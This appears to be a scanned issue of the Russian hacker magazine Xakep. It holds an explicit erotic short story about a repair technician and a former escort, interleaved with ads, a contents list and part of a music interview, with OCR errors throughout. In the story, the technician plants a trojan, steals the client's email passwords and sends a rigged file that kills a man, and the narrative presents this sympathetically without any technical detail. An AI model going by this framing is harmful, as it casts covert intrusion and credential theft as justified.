Антон оторвался от ее фигуры, которую лапал глазами сам того не замечая, взглянул на монитор и пощелкал «мышкой». Он спиной ощущал взгляд Евы; ему показалось, что она уже не так раздражена, как при встрече.

- Ну вот, почти все закончено, - развел руками Верник. - Тут еще нужно кое-что поправить...

- Зачем? - напряглась Ева.

- Вы же знаете, что у Майкрософт не все так хорошо по умолчанию, как хотелось бы... Вот некоторые же рождаются с такой фигурой, как у вас, а многим...

Антон замолчал. Он понял, что сделал наглый комплимент, в котором тут никто не нуждался. Однако реакция была достаточно неожиданной - Ева расплылась в улыбку и кокетливо наклонила голову:

- Ох, Антон, я, конечно, не Майкрософт. У меня по умолчанию все очень даже ничего - это мне многие говорили. Ладно, настройвай, не буду тебе мешать... Своей фигурой...

- шепнула она себе под нос, уходя, но Антон ее услышал, покраснел и сжал «мышку» так, что будто она живой - пискнула бы обязательно. Перед смертью.

Он прошелся по реестру, системным службам, автостарту, драйверам - при этом не решаясь попросить Еву разрешить ему настроить ту штуку, что тревожила его кибер-сознание. Где-то за стеной заиграла музыка - Ева включила «Серебряный дождь».

И вот тут-то Антона осенило.

Он воровато оглянулся по сторонам, вслушался в тишину коридора. После чего вытащил из своего «дипломата» диск с не совсем законными утилитами. Недолго думая, он засунул ей «трояна», почистил реестр еще раз и сунул диск на место.

Спустя пару секунд в проеме арочной двери вновь появилась Ева. Опершись на стену, она внимательно смотрела Антону в глаза. Вернику стало не по себе.

- Интересно? - Ева кивнула в сторону установки в углу.

Антон сделал вид, что ему все равно. Хотя бы ухмыльнулась:

- Знаю, что интересно, - она махнула рукой куда-то вверх. Верник поднял глаза и увидел под потолком маленькую камеру видеонаблюдения. По спине пробежала волна холода.



ОПЕРАТИВНЫЙ:
обновление новостей – ежедневно

КОМПЕТЕНТНЫЙ:
только эксклюзивные материалы

ИНТЕРАКТИВНЫЙ:
живое общение с авторами журнала

www.hacker.ru

ЕСЛИ ТЫ ЗДЕСЬ НЕ БЫЛ – ТЫ ОТСТАЛ ОТ ЖИЗНИ

«Она виграла, как я доставал диск... Но ведь она не может знать, для чего», - тут же успокоил себя Антон и проглотил тугой комок слюны.

- Твоя новая Windows - надежнее? - спросила Ева. Антону показалось, что она немного под хмельком.

- Да, - ответил он. - И это не только мое мнение. Оно достаточно объективное...

- Кофе допил? - короткий, но очень красноречивый вопрос.

- Допил, - Антон поднялся с кресла и принялся собираться. - Я вызову такси? - кивнул он в сторону телефонной трубки, висевшей на стене. Ева согласно прикрыла глаза, демонстрируя великолепные ресницы.

Такси пришло через пять минут. Антон вышел в прихожую, обулся и повернулся к хозяйке. Та протянула ему несколько купюр - точно по точному тарифу.

- Спасибо, Антон. И не смотри на меня так - я и так практически раздета, так ты с меня последнее снимаешь.

Верник смутился и, пятаясь и спотыкаясь, спиной вперед вышел на площадку. Дверь захлопнулась. Антон взглянул на нее, словно пытаясь запомнить на всю жизнь.

- Скоро она настроит свою иноземную балалайку... Надо поторопиться домой.

Внизу, у подъезда, уже сигнализировал таксист, уставший, как всегда, ждать...

* * *

Ева прошла в комнату и опустилась в кресло, которое еще хранило тепло Антона. Положив руки на подлокотники, она чуть не смахнула чашку с недопитым кофе. Взяла ее в руку, понюхала - аромат стал слабее, кофе уже остыл. Осторожно опустила чашку на пол рядом с креслом, взглянула на экран.

Новая операционная система была явно привлекательнее внешне - но кому, если не Еве, знать, что внешность порой обманчива...

- Если и ты мне выкинешь нечто вроде сегодняшней шутки... - погрозила она кулаком монитору. - Тогда моим планам будет не суждено осуществиться - а этого никак нельзя допустить.

Сходив в другую комнату, она взяла из сумочки кредитную карточку, подключилась к Интернету, выполнила небольшую финансовую операцию, после чего взяла с компьютерной стойки один из дисков - не приметный, неподписанный. Но ей не нужны были никакие опознавательные знаки; этот диск она нашла бы в полной темноте среди сотен похожих...

Вставила его в дисковод, запустила установку программы. Внезапно ожил прибор в углу - прогудел низким, басовитым звуком, засветился голубым экраном, заблестел сенсорами, подсвеченными изнутри. И, отзываясь на привычный звук, напряглись и стали каменными соски ее не знавших ребенка грудей...

На скулах заходили желваки. Она ненавидела этот чертов рефлекс, но зависела от него, как наркоманка. Да и какая женщина в ее возрасте не думает о сексе! Но у Евы о плотских утехах были несколько иные представления...

Она встала, скинула пеньюар и осталась

полностью нагой. Блики красноватого света играли на ее коже; она вышла в коридор к огромному, до потолка, зеркалу и невольно залюбовалась собой. Все было на месте и в достаточном объеме и количестве; длинные волосы падали на ее плечи, ни единой морщины на ухоженном теле, втянутый животик («Осталось пятно от присоски!»), округлые бедра... Девяностошестьдесят-девянность.

- Как я все это вытерпела? - спросила она себя. - Четыре года... Даже больше. Почти пять. Кто ответит на этот вопрос? И вообще - кто за это все ответит?

Она провела пальцами по зеркалу, очерчивая контур отражения своего лица. Пройдя на большую светлую кухню, взяла недопитый фужер шампанского и пригубила самую малость. Потом pokrutila искрящуюся жидкость в руке и залпом допила.

- Как сейчас помню - у Дика всегда получалось лучше после принятия спиртного...

Она наполнила фужер снова до краев, пена хлынула на стол. Ева выпила еще, поморщилась - пузырьки ударили в нос, заставили выступить слезы на глазах.

Когда бутылка оказалась наполовину пуста, Ева со звоном опустила бокал на барную стойку.

- Пора, - сказала она сама себе; ее неловко качнуло, она ухватилась за край стола. - Алкоголь всегда усиливал желание...

Она вернулась в кресло. На этот раз села достаточно тяжело, безо всякого изящества - ноги уже держали довольно плохо. Ева вдохнула - глубоко, через нос; ее всегда возбуждал запах собственного тела.

- Стоит начать? - гурашливо спросила она у самой себя. - Само собой...

Она послушавшись кончик среднего пальца правой руки и опустила его между ног. Через несколько минут она поняла, что забыла подключить электроды. Прервавшись с сожалением, граничащим с безумием, она приподнялась с кресла, прилепила наг лобком присоску, щелкнула у основания кресла тумблером, включив «ноль», и с увлечением продолжила свое занятие.

Вновь, как всегда, из полуоткрытого рта раздавались протяжные стоны, достойные саундтрека к порнофильму; тело периодически сотрясали судороги; тонус разгибателей заставлял шею гнуться назад, пальцы свободной руки были распрямлены и даже больше - разогнуты чуть ли не в дугу, что говорило о максимальном возбуждении. Кресло заблестело от пота; каким-то краешком охваченного наступающим оргазмом сознания она помнила о цели всего происходящего, рука протянулась к клавиатуре...

В прошлый раз на этом месте система зависла. Сейчас этого не произошло - честь и хвала корпорации Билли! Нажатие клавиши «Enter» было корректно обработано и совпало с криком, сорвавшимся с губ...

Устройство на другом конце провода, идущего от тела Евы в комп, а оттуда к одному из блоков на белой тумбе, издало тоненький писк, на экране пробежали строки служебной информации; Ева застонала долго, протяжно, постепенно затихая. Из верхнего блока, на котором было меньше всего каких-либо кнопок, выехал лоток со сверкающим золотом диском.

«Record is completed, ready to use. Superb, baby!»

Эту фразу пригудил Дик - «Великолепно, детка!» Он всегда грешил заморским языком, несмотря на то, что эта штука, которую он пригудил, прекрасно понимала русскую речь - в смысле, буквы.

Ева стерла пот со лба. Разлепила веки, словно чугунные после вспышки страсти, посмотрела на эту строчку на экране, несколько раз кивнула головой и задремала, забыв отключить электрог.

Диск, ненадолго забытый, лежал, посверкивая, в лотке. На его дорожках, с плотностью до шестисот на одном миллиметре, был сейчас записан оргазм Евы - во всех подробностях, начиная с частоты пульса и заканчивая эмоциональным пиком в наивысший момент наслаждения. Семьсот мегабайт чистого кайфа. Золотая матрица (Дик никогда не доверял флугрим). Экстаз, увековеченный лазером. Любовь и ненависть, страсть и порок, стоны, крики и шепот, бред и великая истина. Океан чувств. Море любви.

И НИКТО В МИРЕ ЕЩЕ НЕ ЗНАЛ, ЧТО ОРГАЗМ МОЖЕТ СТАТЬ ФАЙЛОМ.

Ева тихо дремала в кресле, свернувшись калачиком, не замечая во сне прохлады и своей наготы. Ей снился Антон, мастер из «Компьютерной скорой помощи». Он пил с ней шампанское, закусывал «Рафраэлками», рассыпая кокосовые стружки по полу, и убеждал, что Windows XP - самая лучшая поза в «Камасутре»...

* * *

Антон вернулся домой через полчаса после работы у Евы - такси задержали на одном из постов ГИБДД для проверки багажника. Опять кого-то застрелили среди этого праздника жизни, искали киллера; Антон даже не заметил остановки, молча протянул документы в окно «Волги» (без паспорта в Москве было сложное шаг ступить уже много лет). Пока ДПС-ник просматривал водительские права, паспорт пассажира и заглядывал в багажник, у Верника из головы не шла Ева.

Там было что-то не очень хорошее; прямо скажем, ее непонятная установка тянула на криминал. Сейчас, уже покинув ее квартиру, он вспоминал некоторые детали, там не бросившиеся в глаза по причине своей обыденности. Пара «Плейбоев», лежащих под компьютерным столом; несколько тоненьких книг по психологии (названия не отложились в голове у Антона, но суть он схватил верно - слово «психология» в них встречалось практически в каждой). Учебник по работе в Интернете; бездарный по сути, но все-таки необходимый людям, ничего в этом не понимающим, по крайней мере на первых порах. И фотография мужчины на стене за установкой - ее было плохо видно, потому что монитор скрывал фото наполовину; изучая прибор, Антон как-то не обратил на нее внимания. Сейчас же он пытался вспомнить лицо, изображенное на ней, - достаточно волевой взгляд, острые скулы, пронзительные глаза. Человек на фотографии, по-видимому, улыбаться не любил принципиально. Тип лица нельзя было отнести ни к европейскому, ни к азиатскому.



В НОМЕРЕ:

По матери! Главная железка в твоём компьютере

— Обзор современных материнских плат

Супервидео? Легко!

— Создание и просмотр SVCD дисков

Операция "Sundevil"

— Самая масштабная операция ФБР против хакеров

Искусственный интеллект

— Грозит ли нам восстание машин?

Промышленный шпионаж

— Как зарабатывают деньги

Кардинг под другим углом

— Можно ли подделать кредитную карту?

Клавиатурная снифалка на C++

— Пишем свой keylogger

На диске ты найдешь весь софт из журнала, отборные хакерские проги, новые драйвера под Windows и *nix, демки-победители Paradigmus и многое другое...

тскому - какое-то «сделанное» лицо, искусственное, что ли. Да, пожалуй, именно это слово и подходило к нему больше всего.

Антон на секунду отвлекся от воспоминаний, выглянул в окно. Ночная Москва почему-то произвела на него после розового пеньюара Евы гнетущее впечатление. Захотелось как можно быстрее оказаться дома, принять душ и войти в Сеть. Вполне возможно, информация, которую ему мог отправить троян, уже лежала на почтовом сервере - оставалось только получить ее и обработать.

Тем временем просмотр закончился. Таксист вернулся на свое место, машина тронулась. Верник немного укачался, задремал. Сон, то ли беспокойный, то ли тяжелый, ошеломил его. Красные тона окружили его в этом сне, повлекли за собой; он обнимал Еву, ощущая под пальцами нежную ткань ее призрачной одежды. Глаза загадочной женщины пронзительно смотрели ему в душу, руки отталкивали. Антон понимал, что женщина с ним играет, заставляя расплываться все больше и больше. Тряхнув волосами, она отбежала на несколько шагов, позвала за собой - беззвучно, одними губами. Антон шагнул следом...

- Приехали, парень, - над ухом прозвучал голос таксиста. - Сто двадцать рублей, как договаривались.

Верник встряхнулся и смущенно взгромоздил себе на колени «дипломат» - его недюжинная молодецкая эрекция, навеянная эротическим сном, бросалась в глаза даже невнимательному зрителю. Отсчитав деньги, он аккуратно выбрался из машины, продолжая прикрываться «дипломатом».

Поднявшись к себе домой, он позвонил диспетчеру. Лукашин, уже вернувшийся с вызова, который оказался какой-то бездарной мелочевкой, отметил время прибытия Верника и пожелал ему спокойной ночи.

- Да ну тебя, - отмахнулся от него Антон. - Столько времени проторчал там, думал, живым не уйду.

- Что, приставала?

- Лучше бы приставала, - мрачно произнес Антон. Виталий не понял:

- Объясни популярно, как так бывает. Мы тут люди серые, по бабам не ездим, все дети бездарные попадают, любители игрушек и дерьмеца порнографического. Я вот сегодня по просьбе одной мамы вычистил с винта у тринадцатилетнего оболтуса шесть с полтиной гигабайт порнухи всякого рода - и фотки, и клипы, и игрушки... Даже пара мультиков. Если ты хочешь... Я себе много чего успел скинуть, у меня же на ноутбуке винчестер огромный. Как раз для таких случаев. Ну, так ты будешь рассказывать? - сам себе прервал Лукашин и замолчал в надежде на сальную историю.

Антон не был расположен к подобному роду обсуждениям; тем более, разминивать свои впечатления от Евы на мнения какого-то безумца Лукашина, любителя продукции «детям до шестнадцати», ему не хотелось. Он долго молчал, потом пробурчал что-то на тему усталости и желания выспаться.

Лукашин, как ни странно, понял.

- Ладно, чего там... Спи. Директор дал тебе на завтра выходной...

- В смысле? - невольно напрягся Антон, ожидая очередного подвоха, хотя до первого апреля было еще очень далеко.

- «В смысле...» - передразнил Лукашин. -

Сколько тебе эта баба отвалила за работу?

- Шестьсот... - нащупал в кармане брюк деньги Антон. - Шестьсот пятьдесят. Тариф-то ночной... Завтра заеду, отчитаюсь в бухгалтерии.

- Сколько? - снисходительно сказал Виталий. - Шестьсот пятьдесят? Она потом двести долларов перевела на наш счет, да еще письмо с благодарностью для тебя накатала!

Антон едва не уронил телефон. Там точно было что-то не так.

- Двести баксов? - переспросил он. - И чем же она это объяснила?

- Тобой, уважаемый, - сухо ответил Лукашин. - И, я думаю, директор не поверит, что у тебя с ней ничего не было. Понимаешь... Если ты говоришь правду, а мне, можешь поверить, все равно, то она тебя подставила. Хотя, вероятно, она хотела как лучше...

Верник молча нажал «отбой». Повертев трубку в руке, он швырнул ее на диван. Ох, уж эта Ева!..

Честно говоря, он ее не понял. Его работа явно не стоила двести долларов. Даже те деньги, что она заплатила лично ему - даже их, по большому счету, было много. Оправданием сумме служило позднее время и установка лицензионной версии системы. А вот чтобы расстаться с той суммой, что она перевела на их счет после его ухода, - для этого надо было иметь веские основания. Верник задумался, причем задумался всерьез и надолго.

Чем больше он размышлял над этим вопросом (пробираясь сквозь туманные красочные образы Евы, периодически всплывающие прямо у него перед носом), тем ближе становилась ему мысль о том, что дело в той штуке с телевизором, соединенной с компом парой проводов. Он вспомнил лежащую на полу у компьютерного стола присоску с электродом; эта таинственная фотомодель проводила эксперименты явно не над лягушками и собаками...

- А какого черта я сижу?! - вдруг спросил он самого себя вслух. - Ведь вопросы решаются только тогда, когда на них действительно ищут ответы! Хватит теряться в догадках - моя троянская лошадка прояснит эту ситуацию.

Вытащив из «дипломата» ноутбук, Антон расположил его на диване рядом с собой, воткнул в порт «Зухель», соединил кабелем с телефонным гнездом, включил. Экран заветился, загрузка была очень и очень быстрой - директор не скупился на оборудование для своих сотрудников, стремясь иметь все самое совершенное и максимально производительное.

Через три минуты он уже имел на своем компьютере адреса и пароли четырех почтовых ящиков Евы.

- Многовато, конечно, - пробурчал Антон, устраиваясь поудобнее и вспоминая все свои навыки, которыми он не пользовался - принципиально - уже около года. - Сначала получим все, что у нее там накопилось, а потом будем думать дальше.

Почты набралось достаточно - около двадцати писем, из которых только три были рекламным мусором, а все остальные содержали хоть какую-то информацию, касающуюся непосредственно Евы.

На одном из почтовых серверов содержались семь писем от некоей Марго, ко-

торая посылала их с завидным постоянством - каждый день в течение последней недели. Вполне возможно, что письма отправлялись планировщиком, так как текст они содержали один и тот же, время отправления совпадало с точностью до секунды.

- «Ева, Дик нашелся. Он в Киеве. Узнаю адрес - сообщу. Я с тобой. Марго», - прочитал Антон. И так каждый день. А адрес-то она, похоже, так и не узнала.

Эти однотипные письма-близнецы почему-то привлекли внимание Верника своими подписями. «Марго» - это было точно так же необычно, как и «Ева». Когда он просмотрел оставшиеся восемь писем в других ящиках, то еще больше убедился в том, что его подозрения небеспочвенны - три из них были подписаны «Клеопатрой», два - «Мэрилин», а три последних содержали ник «Шарлиз», «Джина» и - самый необычный - «Ночной снайпер».

Все это напоминало прозвища людей, принадлежащих к какой-то загаточной организации. Судя по всему, они были объединены общим секретом, общим действующим лицом - Диком, который упоминался во всех письмах, кроме последнего от «Ночного снайпера».

- «Ева, будь осторожна. Ради меня. Все эти эксперименты ни до чего хорошего не доведут тебя. Но - благословляю. Ночной Снайпер», - трижды прочитал вслух это письмо Антон, пробуя его на вкус. Кто-то позаимствовал ник у известной рок-команды, трансформировав его в единственное число. Верник пытался понять, сколько среди

пишущих людей лиц женского пола - ведь ник в Интернете еще ничего не значит. Пришел к выводу, что все могут быть и женщинами, и мужчинами; хотя на мужчину больше всего тянул неведомый «Снайпер».

Еще одно письмо привлекло внимание Антона - оно было написано «Клеопатрой» четыре дня назад и содержало всего три слова: «А вдруг получится?». Что именно должно было получиться у Евы такого, о чем переживали все ее друзья и подруги?

Вопросов накопилось намного больше, чем ответов. Вывод был пока только один - знакомая Антону Ева принадлежала к некоей группе единомышленников (Верник почему-то сразу стал грешить именно на организованность), занятой решением проблемы, которую перед ними поставил человек с ником «Дик», живущий в данный момент в Киеве. Больше пока выцарапать из переписки Антону ничего не удалось - вообще, ему здорово помогло то, что Ева не удаляла почту на серверах, а оставляла ее там храниться в течение как минимум недели. А ведь он мог наткнуться на пустые ящики, информация с которых давно превратилась в нули...

Верник сходил на кухню, приготовил себе яичницу с помидорами, вывалил ее на большую тарелку (никогда не мог есть со сковороды), вернулся назад на диван и принялся с аппетитом есть, выставив таймер на проверку ящиков Евы каждые десять минут. Он очень надеялся на свой трофей, который был обязан все письма, исходящие с компа Евы, дублировать и отправлять клон ему домой.

В течение часа не происходило ничего. Антон заснул с тарелкой недоеденной яичницы в руках. Потом пришло письмо от «Шарлиз». Звоночек, известивший о приходе почты, вывел Антона из дремотного состояния.

- «Какие планы? Я с тобой. Ты обещала сегодня. От меня - и от нас - что-нибудь нужно?»

Она обещала сегодня... Что она обещала? - спросил сам у себя и у неизвестной «Шарлиз» Антон. - Сегодня... Сегодня... Сегодня! - осенило его. Поэтому она и заплатила такую кучу бабок! Сегодня она что-то должна была сделать - что-то, что без компьютера нельзя было выполнить ну никак!

Антон вспомнил, как Лукашин рассказывал ему о звонке Евы. «Не-сей-час!» - кричала она в телефонную трубку, видимо плохо соображая, что разговаривает с диспетчером. Что-то очень и очень важное могло сорваться, не появившись у нее в полночь Верник и не налажь он на компьютере операционную систему.

- Компьютер был нужен для управления установкой неизвестного назначения, - сам себе констатировал факт Верник. - Насмотревшись голливудских блокбастеров, я уже готов верить в то, что она при помощи этой штуки навела на голову Дика спутник! Бибикнул ноутбук. Письмо. От «Марго». Время другое. Размер - побольше раза в два. Что-то новенькое.

- Интересно-интересно, - прошептал Антон и раскрыл письмо.

- «Я помню твои способности, Ева. Вчера мне сделали предложение - наверное, я выйду замуж. Не хотелось бы тащить в будущее груз воспоминаний. Передай от нас

всех Дику привет, да погорячее. Его адрес - shine_on_your_crazy_diamonds@mail.ua. Твоя Марго»

Антон прочитал письмо и закрыл глаза. - Что же такое должно произойти?! - спросил он у Евы, которая так и стояла все это время у него перед глазами. - Какой привет?

И в это время почтовый диспетчер «Мыши» сообщил о появлении на сервере двух писем от Евы. Письма, которые она отправила на адрес «сумасшедших алмазов». Письма Дику.

Антон смотрел на строку в диспетчере сообщений, читал адрес Евы, потом свой, потом заголовок, и что-то не давало ему покоя. Что-то, что скрывалось за краем окошка.

Причиной, вызвавшей раздражение Антона, оказалось время, ушедшее на проविжение второго письма с компа Евы на его собственный. Даже если учесть необходимый для сортировки на сервере временной промежуток - получалось все равно очень много, около десяти минут. Прежде чем получить письмо, Верник прокрутил строку. И просто обалдел - размер вложения, прицепленного к письму, составил семьсот мегабайт.

- Она что, кино ему послала?! - искренне удивился он, поняв, что получить такой объем по модему просто нереально. А прочитать письмо очень и очень хотелось. Смирившись с тем, что второе письмо недоступно, он открыл первое.

«Привет, Дик, - начал читать Антон. - Каким ветром тебя занесло туда, где ты сейчас? Работаете? Отдыхаете? Попробуй угадать, с кем ты сейчас имеешь дело? Чтобы облегчить тебе задачу, подскажу - с кем-то из семи? А ведь когда-то, ты должен это помнить, нас было двенадцать. Двенадцать молодых, наивных девчонок, приехавших покорять Москву. Пятеро остались на ее кладбищах навсегда. Я помню тебя, четыре с половиной года назад соблазнившего нас, дурочек с перисерии, большими бабками. И знаешь, я благодарна тебе. Не знаю, что думают об этом Марго или Джина - скорее всего, они со мной не согласятся. Особенно Ночной Снайпер - та вообще готова была... Чтобы ты знал - это я вытащила ее из петли, я вызвала тогда «Скорую», это была я - Ева Браун. Никогда не могла понять твоей страсти к идиотским именам - что Клеопатра, что Мерилин. А уж несчастная Жасмин - помнишь, та, которая проглотила какую-то гадость, что расплавила ей живот?.. А ведь ее звали просто - Жанна. Из Коломны. Ей было двадцать два. Интересно, ты еще читаешь или мое письмо уже ушло в «Trash»? Меня ты сделал Евой Браун, женой фюрера. Иногда я забывала, что Екатерина Беляева - это тоже я. Обычная девчонка из Самары, ставшая по твоей инициативе элитной проституткой...

Я думаю, что я смогла бы все это вынести - ради денег. Вообще, ради денег можно сделать и стерпеть очень и очень много; это я говорю спустя много лет после того, как прибыла в Москву на поезде с парой сотен рублей в кошельке. Но то, что ты сделал с нами - с Лизой Крапивиной (язык не поворачивался никогда назвать ее Шарлиз - просто Лизка, и все), с остальными...

Твой метод работы свел с ума пятерых из



нас. Остальные получили душевные травмы, которые не залечит время. Эта электронная гадина, которая стоит у меня в углу комнаты, доставшись мне в наследство, периодически навевает всякие мысли. Знаешь, я научилась с нею работать. Я с нею подружилась - и поняла, почему ты так любил эти сурацкие клички. Ее я назвала Барби - чтобы проникнуться идиотизмом ситуации, как это делал ты, внушая нам, что мы являемся частью великой идеи, частью твоего грандиозного плана.

«Мститель» - так ты себя называл? Приглашал к нам сильных мира сего, подключал нас к этой проклятой Барби и записывал их эмоции на болванки. А потом, когда они приходили снова, в момент оргазма усиливал его в несколько раз - до такой степени, что люди сходили с ума. Я никогда не забуду безумные лица мужчин, чьих имен я не знала, чьих судеб не ведала. Просто с некоторых пор я не занимаюсь сексом ни с кем, кроме себя самой. Я - это единственный человек, которого я точно не смогу сделать шизофреником.

Хотя... Ты знаешь, сегодня я узнала, что одну из нас посетило, наконец, обыкновенное человеческое счастье - она (не буду говорить кто, чтобы ты не мог излить свою злобу, способную материализоваться) выходит замуж. И одновременно со мной произошло нечто подобное - сегодня в моей квартире был мужчина, взгляд которого запал мне в душу. Он не имел ко мне никакого отношения лично, обыкновенный мастер из компьютерного сервиса, но тем не менее - за последний год, что тебя нет в Москве после разоблачения суперпубличного дома, это первый раз, когда я обратила внимание на лицо противоположного пола.

Я хочу закрыть эту тему раз и навсегда. Я тоже готова забыть обо всем - но меня гнетет груз, что хранится на дне самого нижнего ящика моего трюма в спальне. Твои диски. Наша любовь. Море любви. Я хочу вернуть их тебе.

Я сделала избранное - самые эмоциональные выдержки из наших экстазов. Последний - мой. Хочу, чтобы они были у тебя. Пока не знаю, зачем. Просто эта мысль давно уже гложет меня - отправить тебе твоё оружие...

С их помощью ты ничего не сможешь сделать, ведь Барби стоит у меня в комнате, а нового адреса Евы Браун ты не знаешь - но они будут тебе напоминать о тех пятерых, что не вынесли испытания, и о семерых, что могут тебя достать и заставить пройти через то, что прошли твои жертвы. Я уверена - ты не пожалеешь ни времени, ни денег и получишь этот файл. Успехов тебе, Дик. Помни о нас».

Антон ошалело смотрел в экран. Текст письма убил его наповал. Кибер-секс... Элитные проститутки... Дик - человек с гениальными способностями и страшными желаниями...

«Мужчина, взгляд которого запал мне в душу» - прошептал он строки из письма. И вновь перед ним встала Катя Беляева в розовом пеньюаре, женщина с именем жены Гитлера, сводившая с ума при помощи... Даже сложно сказать, при помощи чего.

- Но меня ты свела с ума безо всяких Барби, - сказал Антон сам себе.

Он протер глаза ладонями и задумался. Потом вызвал такси, поехал в сервис-центр, скачал семисотметровый аттач, приделал к нему автостарт и переслал его Дикю. А выполнив задуманное, купил большой букет роз, бутылку шампанского и поехал к ней домой.

* * *

- «...Я уверена, что ты не пожалеешь ни времени, ни денег и получишь этот файл. Успехов тебе, Дик. Помни о нас» - человек за компьютером, словно сошедший с фотографии на стене в квартире Евы, закончил чтение первого письма и взглянул на второе, содержащее вложение в семьсот мегабайт с хвостиком.

Откинувшись в кресле, он понимающе покачал головой и улыбнулся.

- Это Марго нашла меня, - сказал он сам себе. - Она всегда была лучшей во всем, недаром ведь собиралась поступать куда-то на информатику... «Помни о нас». Я всегда помню моих девочек... Клео, Жасмин, Ева - я придумывал такие имена, чтобы секс с вами казался моим клиентам экзотикой. На это они обычно и клевали, недаром процент возвращения ко мне и к вам был необычайно высок - однажды испытал на себе ваши прелести и ласки, девять из десяти хотели вас снова... Конечно же, я получу этот файл. Меня не покидает надежда создать еще одну такую... Барби.

По выделенному каналу файл перетекал с огромной скоростью, через несколько минут Дик отключился от Сети, выбрал письмо с вложением и взглянул на него. Из маленькой скрепки в углу, символизирующей файл, выскочил прямоугольничек с красными буквами.

«Щелкни по мне», - удивленно прочитал Дик и машинально нажал кнопку «мыши». На экране медленно проступила фотография красивой полуобнаженной женщины в сексуальном черном кружевном белье. А еще через секунду она рассыпалась на миллионы вращающихся точек, на бесконечно изменяющийся узор...

Дик застыл, зомбированный этим танцем взорвавшейся красавицы. Его начало понемногу трясти, на лице появилось некое подобие блаженной улыбки. Рука отпустила «мышку»; пальцы попытались расстегнуть «молнию»; на джинсах - не получилось, но, как оказалось, это было и не нужно. Глаза были прикованы к экрану, дыхание стало частым, поверхностным, крылья носа затрепетали - часто, как мотылек. Спустил минуту его настиг мощный оргазм, спровоцированный самораспаковавшимся файлом Евы Браун; внезапно он захрипел и обмяк в кресле. Правый глаз налился красным, угол рта повис, как парус в безветренную погоду; изо рта неконтролируемо потекла слюна.

Дик около минуты медленно сползал с кресла, потом вся правая половина тела, отказавшая в результате кровоизлияния в мозг, потянула его камнем к полу. Он упал рядом с компьютером лицом в ковер; через несколько часов внутричерепная гематома убила его совсем. На экране медленно растяла красавица в черном белье...

* * *

Конечно же, она выпустила его. Они выпили шампанское, потом она ушла в ванну Евой Браун, а вышла оттуда Катей Беляевой.

Пока она подставляла свое красивое тело струям прохладной воды, Антон осторожно снял со стены фотографию Дика и опустил на пол.

А потом было МОРЕ ЛЮБВИ...



В номере:

ПИРАТЫ КАРИБСКОГО МОРЯ – КОРСАРЫ II

«Акелла» создала впечатляющий проект по голливудскому блокбастеру с многомиллионным бюджетом. Некогда «Корсары II», а теперь «Пираты Карибского моря – Корсары II». Встречайте!

WARCRAFT III: THE FROZEN THRONE

Долгожданное продолжение эпической саги. Читайте обширный материал о Warcraft III: The Frozen Throne от нашего спецкора, общающегося со злобным Иллиданом исключительно на «ты».

SILENT HILL 3

Наши редакторы поссорились из-за финальной оценки противоречивой Silent Hill 3. Рассудит их только дуэль.

EYETOY: PLAY

EyeToy: Play – диск с мини-играми для цифровой камеры, подключающейся к вашей PlayStation 2!

STEEL BATTALION

Читайте о самом мощном приставочном аксессуаре из тех, что нам доводилось видеть. Steel Battalion (Xbox) с его невероятно крутым контроллером и ценовым ярлычком в \$300 предназначен только для самых хардкорных из хардкорных игроков.

STAR TREK: ELITE FORCE II

В силу своей гениальности в Ritual не умеют разочаровывать. Star Trek: Elite Force II – очередное тому подтверждение.

ИГРЫ

Пираты Карибского моря – Корсары II • Warcraft III: The Frozen Throne • Star Trek: Elite Force II • Silent Hill 3 • Wrath Unleashed • Midnight Club II • Порт Роял (Port Royale) • Def Jam Vendetta • The Elder Scrolls III: Bloodmoon • Galactic Civilizations • EyeToy: Play • Антанта • Повелитель ужаса (Ghost Master) • Robocop

СТРАНА
ИГР

SuperCasanova:

ERIC BONERZ И THE MILLIONAIRE

nOah (noah@real.xakep.ru)

Оси 4work

Н

едавно в Москву приезжали двое прикольных чуваков, называющих себя SuperCasanova. Это Eric Bonerz и The Millionaire. Этим ребят называют гурю музыкального программирования, поэтому мы и решили взять у них интервью. Что касается музыки, которую они играют, то ты сможешь ее себе представить, если слышал о проекте Combustible Edison (The Millionaire, кстати, является одним из его участников).

Как оказалось, ребята не просто прикольные, а просто экстремально прикольные! Eric Bonerz и The Millionaire ругались между собой все интервью, перебивали друг друга и вообще оттягивались, как только могли. Задав первый же вопрос на тему компов, я получил такой флейм информации, что это отбило у меня всякую охоту вообще во что-либо вникать :). Читай и наслаждайся - они действительно прикольные.



The Millionaire

Спец: Привет! Это журнал Хакер. Я буду задавать всякие компьютерные вопросы, не пугайтесь, ок?

The Millionaire: Ок, начинай!

Eric Bonerz: Да, мы готовы.

Спец: Ребята, я слышал, что при создании музыки вы используете какой-то суперкомпьютер, мейнфрейм. Это правда? Что это за штука?

The Millionaire: Да это так. Этот суперкомпьютер спроектировали какие-то военные ученые. Я не шибко разбираюсь во всех этих делах и не могу точно сказать, что там внутри... - нет, я использую компьютер каждый день, но... Короче, он очень функциональный. На нем используется специальная оперативная система - я, честно говоря точно не помню, как она называется, но она очень удобная, потрясающе удобная.

Eric Bonerz: Да, это крутая машина. Ее обслуживают специальные люди. там все очень секретно. Например, нельзя входить в комнату, где эта ма-

шина стоит - ты не сможешь ее даже увидеть. Мы особо не лезем. То есть мы просто заходим туда, делаем то, что нам надо и все. Никуда не лезем. Когда что-то не ладится, приходят некие чуваки. Очень стильные, и что-то делают. Мы толком не понимаем, что, но выглядят они очень здорово.

The Millionaire: У этих ребят паранойя по поводу индустриального саботажа!

С: А эта штука подключена к инету?

TM: Нет!

EB: Нет-нет-нет! (перебивая друг друга)

TM: Нет, он полностью отдельный, он один такой и ни к чему не подключен.

С: Ага, боитесь хакеров?

TM: Да, определенно боимся.

EB: Интернет... Я юзаю его на своем домашнем компе, без проблем! Я имею в виду, мы любим Интернет.

TM: Ага, Интернет мы любим, это очень удобная штука и все такое. Можно что-то всегда послать, полу-



чить, найти. Но со всеми этими удобствами Интернет приносит еще и большую опасность. Мне кажется эти ребята, которые обслуживают наш мейнфрейм, они боятся, что что-то попортит наши файлы, какой-нибудь вирус или что-то типа того.

EB: Короче, да, мы юзаем Интернет. Но не на нашем мейнфрейме. На других компьютерах.

С: Приходилось когда-нибудь общаться с какими-нибудь хакерами?

EB: Дааа, блиииин, черт его знает... Наверное, нет.

С: Хм, какую операционку используете дома?

EB: Дома - Mac.

TM: Я тоже Mac.

С: Оба Mac? А че так?

EB: Да он очень простой, вот и все. Потом на PC ты не сможешь делать музыку.

TM: Под мак есть огромное количество музыкального софта.

С: Уфф, ребята, давайте больше не будем о компьютерах, а? Скажите лучше, как вам фильмы Квентина Тарантино?

EB: Ммм..., он (показывает на The Millionaire) делал музыку для одного из этих фильмов.

